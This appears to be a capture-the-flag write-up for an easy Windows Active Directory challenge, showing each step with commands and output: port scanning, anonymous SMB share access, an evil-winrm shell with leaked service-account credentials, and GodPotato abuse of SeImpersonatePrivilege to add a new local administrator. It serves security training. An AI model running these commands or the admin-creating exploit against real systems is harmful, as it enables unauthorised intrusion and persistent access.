


Challenge Name: AD-DC (First Blood) - 150 (PWN)



The screenshot shows a 'Challenge Info' window with a dark theme. On the left, there's a large graphic of a hand holding a sword, with the text 'AD-DC (First Blood)' and '150' overlaid. Below this is a blue button labeled 'Description' and the text '78 Solves'. On the right, the 'Description' section contains the following text: 'Red Team Special', 'Challenge: Capture the User flag from the Domain Admin account.', 'Warning: Rabbit holes ahead.. appearances can be deceiving. Maintain strict OPSEC and think like a disciplined red teamer. take your steps carefully potholes ahead.', 'Difficulty: Easy Target: BSN.BSN.LOCAL Machine: Windows Server 2022', and 'Challenge Closed ! @localh0ste'. At the bottom right, there is a 'Flag' input field and a blue button with a flag icon.

The Setup

The challenge emulates a domain-joined Windows Server (2022). The initial web endpoint at `http://13.71.126.207/` returned minimal content, but inspecting the page source revealed useful information (developer/service account credentials).

Step-by-step

1) Inspect the web application

- Visit: `http://13.71.126.207/`
- Inspect page source — a comment contained credentials for a low-privileged service/developer account (this is the initial foothold).

2) Port/service enumeration

- Perform a quick port scan to find open services:

```
nmap -sC -sV 13.71.126.207
```

3) SMB enumeration and flag share

- Enumerate SMB shares:

```
smbclient -L //13.71.126.207 -N
```

```
(kali㉿kali)-[/tmp/manaflow/dotgit]
└─$ smbclient -L //13.71.126.207 -N

Sharename      Type      Comment
-----
ADMIN$         Disk      Remote Admin
C$             Disk      Default share
flag           Disk      BSides Noida - Initial Foothold
IPC$           IPC        Remote IPC
NETLOGON       Disk      Logon server share
SYSVOL         Disk      Logon server share
Users          Disk

Reconnecting with SMB1 for workgroup listing.
flaghdo_connect: Connection to 13.71.126.207 failed (Error
NT_STATUS_IO_TIMEOUT)
Unable to connect with SMB1 -- no workgroup available
```

- An interesting share flag (or similar) was present. Connect and download the flag.txt:

```
smbclient //13.71.126.207/flag -N
# smb> mget flag.txt
```

```
(kali㉿kali)-[/tmp/manaflow/dotgit]
└─$ cat flag.txt
Hello Participant,
Nice to See You here ;

Your Credentitals :

svc-flag:2<wN5cf4Zhu£mrltP"5*,4v]

{Hint: PS Remoting can sometimes be useful for gaining an initial
foothold.}
@localh0ste
```

- flag.txt contained credentials for svc-flag (service account) — these were used for initial access.

4) Initial access: remote shell with the service account

- Use evil-winrm to get a shell as the service account:

```
evil-winrm -i 13.71.126.207 -u svc-flag -p '2<wN5cf4Zhu£mrltP"5*,4v] '
```

- After authentication, we had an interactive shell as svc-flag.

```
*Evil-WinRM* PS C:\Users\svc-flag\Documents> dir
C:\Users\*\Desktop\* -Force
Access is denied
At line:1 char:1
+ dir C:\Users\*\Desktop\* -Force
+ ~~~~~
+ CategoryInfo          : PermissionDenied: (C:\Users\BSN-
F\Desktop:String) [Get-ChildItem], UnauthorizedAccessException
+ FullyQualifiedErrorId :
ItemExistsUnauthorizedAccessError,Microsoft.PowerShell.Commands.Ge
tChildItemCommand
Access is denied
At line:1 char:1
+ dir C:\Users\*\Desktop\* -Force
+ ~~~~~
+ CategoryInfo          : PermissionDenied:
(C:\Users\Public\Desktop:String) [Get-ChildItem],
UnauthorizedAccessException
+ FullyQualifiedErrorId :
ItemExistsUnauthorizedAccessError,Microsoft.PowerShell.Commands.Ge
tChildItemCommand

Directory: C:\Users\localh0ste\Desktop

Mode                LastWriteTime         Length Name
----                -
d-----          9/23/2025   3:52 AM              flag
-a-hs-          9/22/2025   3:22 PM          282 desktop.ini
-a----          9/24/2025   1:46 PM          142 flag.txt

Directory: C:\Users\svc-flag\Desktop

Mode                LastWriteTime         Length Name
----                -
-a-hs-          9/23/2025   5:35 AM          282 desktop.ini
```

As we see, our flag is in "C:\Users\localh0ste\Desktop"

Now, let's check what's our privilege?

5) Check privileges

- On the shell, check privileges:

```
whoami /priv
```

```
*Evil-WinRM* PS C:\Users\svc-flag\Desktop> whoami /priv

PRIVILEGES INFORMATION
-----

Privilege Name      Description                State
=====
=====
SeMachineAccountPrivilege  Add workstations to domain
Enabled
SeChangeNotifyPrivilege    Bypass traverse checking
Enabled
SeImpersonatePrivilege      Impersonate a client after authentication
Enabled
SeIncreaseWorkingSetPrivilege  Increase a process working set
Enabled
*Evil-WinRM* PS C:\Users\svc-flag\Desktop>
```

- The account had `SeImpersonatePrivilege` enabled — a classic privilege that can often be abused for local privilege escalation on Windows.

6) Privilege escalation: abusing `SeImpersonatePrivilege`

- Using a known local exploit that abuses impersonation (GodPotato / variants), we escalated to SYSTEM. Steps taken on the box:
 1. Upload the exploit executable to the victim machine (example using Evil-WinRM upload):
 - # from your machine (evil-winrm interactive)
 - PS C:\Users\svc-flag\Documents> upload GodPotato-NET4.exe
 2. Execute the exploit to run commands as SYSTEM — the exploit was used to create a new local administrator:
 - `.\GodPotato-NET4.exe -cmd "cmd /c net user 1nf1n1ty 1cY1109 /add && net localgroup administrators 1nf1n1ty /add"`
 - After the exploit ran, a new local admin user `1nf1n1ty` with password `1cY1109` was present.

7) Switch to the newly-created admin user & capture flag

- Connect with `evil-winrm` as the new admin:

```
evil-winrm -i 13.71.126.207 -u 1nf1n1ty -p '1cY1109'
```

- Access the Desktop of the target admin (e.g., `C:\Users\localh0ste\Desktop\user.txt`) and read the user flag:

```
C:\Users\localh0ste\Desktop\user.txt    <-- contains user flag
```

Outcome

- User flag recovered from the domain admin's desktop.
- (This challenge rewarded the standard AD workflow: initial info disclosure → service account → LPE via impersonation → admin context → flag.)

Key commands (compact)

```
# Scan
nmap -sC -sV 13.71.126.207

# SMB enum
smbclient -L //13.71.126.207 -N
smbclient //13.71.126.207/flag
# smb> mget flag.txt

# Remote shell with discovered creds
evil-winrm -i 13.71.126.207 -u svc-flag -p '2<wN5cf4Zhu£mr!tP"5*,4v]'

# On the box: check privilege
whoami /priv

# Upload exploit (from evil-winrm interactive) and run to create admin user
upload GodPotato-NET4.exe
.\GodPotato-NET4.exe -cmd "cmd /c net user 1nf1n1ty 1cY1109 /add && net
localgroup administrators 1nf1n1ty /add"

# Connect as new admin
evil-winrm -i 13.71.126.207 -u 1nf1n1ty -p '1cY1109'
```

~By: 1nf1n1ty